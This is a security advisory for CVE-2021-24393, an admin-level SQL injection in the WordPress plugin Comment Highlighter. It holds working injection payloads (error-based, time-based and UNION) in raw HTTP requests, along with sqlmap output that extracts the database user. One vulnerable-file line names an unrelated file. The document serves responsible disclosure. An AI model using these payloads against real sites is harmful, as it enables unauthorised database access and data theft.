Wp Plugin Comment Highlighter

Plugin Details

Plugin Name: wp-plugin : comment-highlighter
Effected Version : 0.13 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24393
Identified by : Syed Sheeraz Ali
WPScan Reference URL

Disclosure Timeline

- May 9, 2021: Issue Identified and Disclosed to WPScan
- June 10, 2021 : Plugin Closed
- June 10, 2021 : CVE Assigned
- July 23, 2021 : Public Disclosure

Technical Details


Vulnerable File: `admin/section/swiftbook-add-email-templates.php#30`

Vulnerable Code block and parameter:

Administrator level SQLi for parameter c /comment_highlighter.php#252


```
252:            $_meta  = $wpdb->get_row ( "SELECT * FROM {$wpdb->comments} WHERE comment_ID = {$_GET['c']};" ) ;
```

PoC Screenshots



```
GET /wp-admin/options-general.php?page=comment-highlighter/comment_highlighter.php&c=1 AND
GTID_SUBSET(CONCAT(0x71766b6a71,(SELECT (user())),0x7178787671),2847) HTTP/1.1
Host: 172.28.128.50
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/90.0.4430.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.9
Sec-GPC: 1
Referer: http://172.28.128.50/wp-admin/options-general.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=
admin%7C1619997929%7CFjLHzIBKioEBny8ydzQjDEwzzgetHj4CE4LvUGwZ8BF%7C91ade9a8fb9ce5dd9f8590a3713b4
002f95f743dbd80ca49f3e18fe1e19092b0; wordpress_test_cookie=WP%20Cookie%20check; tk_ai=
woo%3Ajym5wvRdroAFcxeeEV79mZSv; wordpress_23bcb0de10e8e61a4aab16fc0e9c3005=
admin%7C1619531389%7CfDLpVj8qvWcp84Tu2SKKjCfpbcKft3zcY91fEhlLjE8%7Cc1f3ab6d2df213f5d04520ef98d98
dbf47521a3340f91ea762a7ecc204bc4949; wordpress_logged_in_23bcb0de10e8e61a4aab16fc0e9c3005=
admin%7C1619531389%7CfDLpVj8qvWcp84Tu2SKKjCfpbcKft3zcY91fEhlLjE8%7C10c373d650899a426f0e107a8d04d
192f21c6c3b838a87bc590bc99ac51bf144; PHPSESSID=6cadbb1f34b2576f2f7394894314e1a4; googtrans=
/en/en; wordpress_logged_in_232395f24f6cff47569f2739c21385d6=
admin%7C1619997929%7CFjLHzIBKioEBny8ydzQjDEwzzgetHj4CE4LvUGwZ8BF%7C271630feff089fbeb354c05f2163d
cc39875be7fde3fa75d8c58c8f89ee443f4; wp-settings-1=mfold%3Do%26editor%3Dtinymce;
wp-settings-time-1=1619825129
Connection: close
```


```
<br />
<b>
  Notice
</b>
:  Undefined variable: PHP_SELF in <b>
  /webroot/wp-content/plugins/comment-highlighter/comment_highlighter.php
</b>
 on line <b>
  232
</b>
<br />
<form method='post' action=''>
  <br />
  <b>
    Notice
  </b>
  :  Undefined index: edit in <b>
    /webroot/wp-content/plugins/comment-highlighter/comment_highlighter.php
  </b>
   on line <b>
    241
  </b>
  <br />
  <div id="error">
    <p class="wpdberror">
      <strong>
        WordPress database error:
      </strong>
       [Malformed GTID set specification &#039;qvkjqbob@localhostqxxvq&#039;.]<br />
      <code>
        SELECT * FROM local_comments WHERE comment_ID = 1 AND GTID_SUBSET(CONCAT(0x71766b6a71,
      </code>
    </p>
  </div>
  <br />
  <b>
    Notice
  </b>
  :  Trying to get property 'comment_post_ID' of non-object in <b>
    /webroot/wp-content/plugins/comment-highlighter/comment_highlighter.php
  </b>
   on line <b>
    253
  </b>
  <br />
  <br />
  <b>
    Notice
  </b>
  :  Trying to get property 'comment_author_email' of non-object in <b>
    /webroot/wp-content/plugins/comment-highlighter/comment_highlighter.php
  </b>
   on line <b>
    255
  </b>
  <br />
  <br />
  <b>
```



```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: c (GET)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: page=comment-highlighter/comment_highlighter.php&c=1 AND GTID_SUBSET(CONCAT(0x71766b6a71,(SELECT (ELT(2847=2847,1))),0x7178787671),2847)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=comment-highlighter/comment_highlighter.php&c=1 AND (SELECT 4397 FROM (SELECT(SLEEP(5)))cRDQ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 15 columns
    Payload: page=comment-highlighter/comment_highlighter.php&c=-6104 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x71766b6a71,0x6c7a427663665454736d4c7246646f6775627456b68664b48664b634d
4c64785a584a734e6a5176,0x7178787671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[10:57:23] [INFO] testing MySQL
[10:57:23] [WARNING] reflective value(s) found and filtering out
[10:57:23] [INFO] confirming MySQL
[10:57:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 8.0.0
[10:57:24] [INFO] fetching current user
current user: 'bob@localhost'
[10:57:24] [INFO] fetched data logged to text files under '/Users/sheerazali/.local/share/sqlmap/output/172.28.128.50'
```



Comment Highlighter Options

Create a new comment highlight based on *(only selected criterias will be saved and you can select multiple criterias)*:

□	tag_red Post ID:		
☑	tag_blue Comment ID:	-6104 UNION ALL SELECT NULL,NL	
□	tag_green User ID:		the user ID of a person (usually the WP login name)
□	email Email:		*the email of the person*
□	vcard Name:		*the name of the person*
☑	world URL:	bob@localhost	*the URL the person has entered*
□	arrow_refresh Pingback		*if a comment isn't really a comment but a pingback/trackback*
□	shape_move_backwards Even numbered comments		*every even numbered comment*
□	shape_move_forwards Odd numbered comments		*every odd numbered comment*
□	**asterisk_yellow Global**		***this means that the post and comment ID will not be part of the criteria***
	tag Class(es):		*separate multiple classes with spaces*

Exploit

```
GET /wp-admin/options-general.php?page=comment-highlighter/comment_highlighter.php&c=-6104 UNION ALL SELECT NULL,NULL,NULL,NUL
Host: 172.28.128.50
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Sec-GPC: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620294886%7Ctn6H7RLPJTvziONomBzo4HWZVyhNQODgv5tIyFrZRMJ%7Ccbc7286b
Connection: close
```

```
<td><input type='text' name='txt_url'   style='width: 250px;' value='bob@localhost' /></td><td>
```

© Anant Shrivastava 2021